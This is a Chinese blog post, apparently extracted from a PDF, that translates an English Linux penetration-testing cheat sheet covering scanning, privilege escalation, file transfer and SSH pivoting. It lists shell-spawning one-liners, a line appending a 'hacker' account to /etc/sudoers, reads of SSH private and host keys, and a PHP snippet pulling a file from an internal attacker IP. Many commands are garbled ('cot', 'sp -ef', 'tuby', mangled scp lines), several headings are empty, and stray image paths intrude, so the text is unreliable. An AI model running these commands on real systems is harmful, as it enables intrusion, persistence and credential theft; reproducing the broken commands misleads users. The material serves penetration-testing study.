

Linux Notes

鯔 发表于 2019-10-11 | ೨ 更新于 2019-11-15 | □ 主机安全

字数总计: 1k | 阅读时长≈: 5 分钟 | ℃: 78

0x00 前言

本文是翻译文章:记录在渗透测试过程中,经常会使用的Linux命令。

原文地址: https://m0chan.github.io/2018/07/31/Linux-Notes-And-Cheatsheet.html

0x01 列举

1.1 基本命令



1.2 侦察



```
# SYN洪泛扫描
nmap -sS INSERTIPADDRESS

# 全端口扫描
nmap INSERTIPADDRESS -p-

# 服务版本,默认脚本,操作系统探测
nmap INSERTIPADDRESS -sV -sC -0 -p 111,222,333

#UDP扫描
nmap INSERTIPADDRESS -sU

# 使用UDP的方式连接开放的端口
nc -u INSERTIPADDRESS 48772
```

1.3 UDP扫描

```
code
1 ./udpprotocolscanner <ip>
```

1.4 FTP枚举

```
code

nmap --script=ftp-anon,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp
```

1.5 启动Web服务器

```
code

1 python -m SimpleHTTPServer 80
```

0x02 利用

libSSH身份验证绕过-CVE-2018-10933

```
code

1 https://github.com/blacknbunny/libSSH-Authentication-Bypass
2
3 Use nc <ip> 22 to banner grab the SSH Service, if it's running vulnerable version of libSSH then you can be seen to be a service.
```

0x03 特权提升

3.1 基本命令

```
code

cot /proc/version <- Check for kernel exploits

ps auxww

sp -ef

lsof -i

netstat -laputen

arp -e

route

cat /sbin/ifconfig -a

cat /etc/network/interfaces</pre>
```

```
cat /etc/sysconfig/network
cat /etc/resolv.conf
cat /etc/sysconfig/network
cat /etc/networks

iptables -L

hostname
dnsdomainname
cat /etc/*-release
cat /etc/*-release
cat /proc/version
uname -a

rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
lsb_release -a
```

3.2 运行pspy64

```
roote

#https://github.com/DominicBreuker/pspy
Run in background and watch for any processes running
```

3.3 生成TTY

```
code

#https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
echo os.system('/bin/bash')
awk 'BEGIN {system("/bin/sh")}'
find / -name blahblah 'exec /bin/awk 'BEGIN {system("/bin/sh")}' \;
python: exit_code = os.system('/bin/sh') output = os.popen('/bin/sh').read()
perl -e 'exec "/bin/sh";
perl: exec "/bin/sh";
tuby: exec "/bin/sh"
lua: os.execute('/bin/sh')
irb(main:001:0> exec "/bin/sh"
Can also use socat
```

3.4 枚举脚本

3.5 将用户添加到Sudoers

```
code

1 echo "hacker ALL=(ALL:ALL) ALL" >> /etc/sudoers
```

3.6 列出CronJobs

```
code

crontab -l

ls -alh /var/spool/cron

ls -al /etc/ | grep cron

ls -al /etc/cron*

cat /etc/at.allow

cat /etc/at.allow

cat /etc/at.deny

act /etc/cron.allow

cat /etc/cron.deny

cat /etc/crontab

cat /etc/anacrontab

cat /etc/anacrontab

cat /var/spool/cron/crontabs/root
```

3.7 检查SSH可读SSH密钥的持久性和提升

```
Code1cat ~/.ssh/authorized_keys2cat ~/.ssh/identity.pub3cat ~/.ssh/identity4cat ~/.ssh/id_rsa.pub5cat ~/.ssh/id_rsa6cat ~/.ssh/id_dsa.pub7cat ~/.ssh/id_dsa8cat /etc/ssh/ssh_config9cat /etc/ssh/sshd_config10cat /etc/ssh/ssh_host_dsa_key.pub11cat /etc/ssh/ssh_host_rsa_key.pub12cat /etc/ssh/ssh_host_rsa_key.pub13cat /etc/ssh/ssh_host_rsa_key.pub
```

```
14 cat /etc/ssh/ssh_host_key.pub
15 cat /etc/ssh/ssh_host_key
```

3.8 启动脚本

```
code

1 find / -perm -o+w -type f 2>/dev/null | grep -v '/proc\|/dev'
```

3.9 查找用户或组的可写文件

```
find / perm /u=w -user `whoami` 2>/dev/null
find / -perm /u+w,g+w -f -user `whoami` 2>/dev/null
find / -perm /u+w -user `whoami` 2>/dev/nul
```

3.10 查找用户或组的可写目录

```
find / perm /u=w -type -d -user `whoami` 2>/dev/null
find / -perm /u+w,g+w -d -user `whoami` 2>/dev/null
```

3.11 嗅探流量

code <u></u>

```
tcpdump -i eth0 <protocol>
tcpdump -i any -s0 -w capture.pcap
tcpdump -i eth0 -w capture -n -U -s 0 src not 192.168.1.X and dst not 192.168.1.X
tcpdump -vv -i eth0 src not 192.168.1.X and dst not 192.168.1.X
```

3.12 用户安装的软件(有时配置错误)



0x04 exploit

4.1 获得权限



4.2 获取SUID二进制文件

code <u></u>

```
1 find / -perm -u=s -type f 2>/dev/null
```

4.3 检查Sudo配置

```
code

1 sudo -l
```

0x05 文件传输

5.1 base64

```
code

1 cat file.transfer | base64 -w 0
2 echo base64blob | base64 -d > file.transfer
```

5.2 curl

```
code
1 curl http://webserver/file.txt > output.txt
```

5.3 wget

code <u></u>

```
wget http://webserver/file.txt > output.txt
```

5.4 FTP

```
code

pip install pyftpdlib
python -m pyftpdlib -p 21 -w
```

5.5 TFTP

```
code

service atftpd start
atftpd --daemon --port 69 /tftp

/etc/init.d/atftpd restart
auxiliary/server/tftp
```

5.6 NC Listeners



5.7 PHP File Transfers

code

```
1 echo "<?php file_put_contents('nameOfFile', fopen('http://192.168.1.102/file', 'r')); ?>" > down2.php
```

5.8 SCP

```
code

# Copy a file:
copy a file:
copy a file:
copy a file:
file.ext username@192.168.1.101:/path/to/destination/file.ext

# Copy a directory:
copy a directory:
file.ext username@192.168.1.101:/path/to/destination
```

0x06 横向渗透

6.1 SSH本地端口转发

```
code


1 ssh <user>@<target> -L 127.0.0.1:8888:<targetip>:<targetport>
```

6.2 SSH动态端口转发

```
code


1  ssh -D <localport> user@host
2  nano /etc/proxychains.conf
3  127.0.0.1 <localport>
```

6.3 索卡特港口前进









No comment yet.

Powered By Valine

v1.4.14

©2019 - 2020 By madcoding 驱动 Hexo | 主题 Butterfly Hi, welcome to madcoding's blog 皖ICP备17023740号

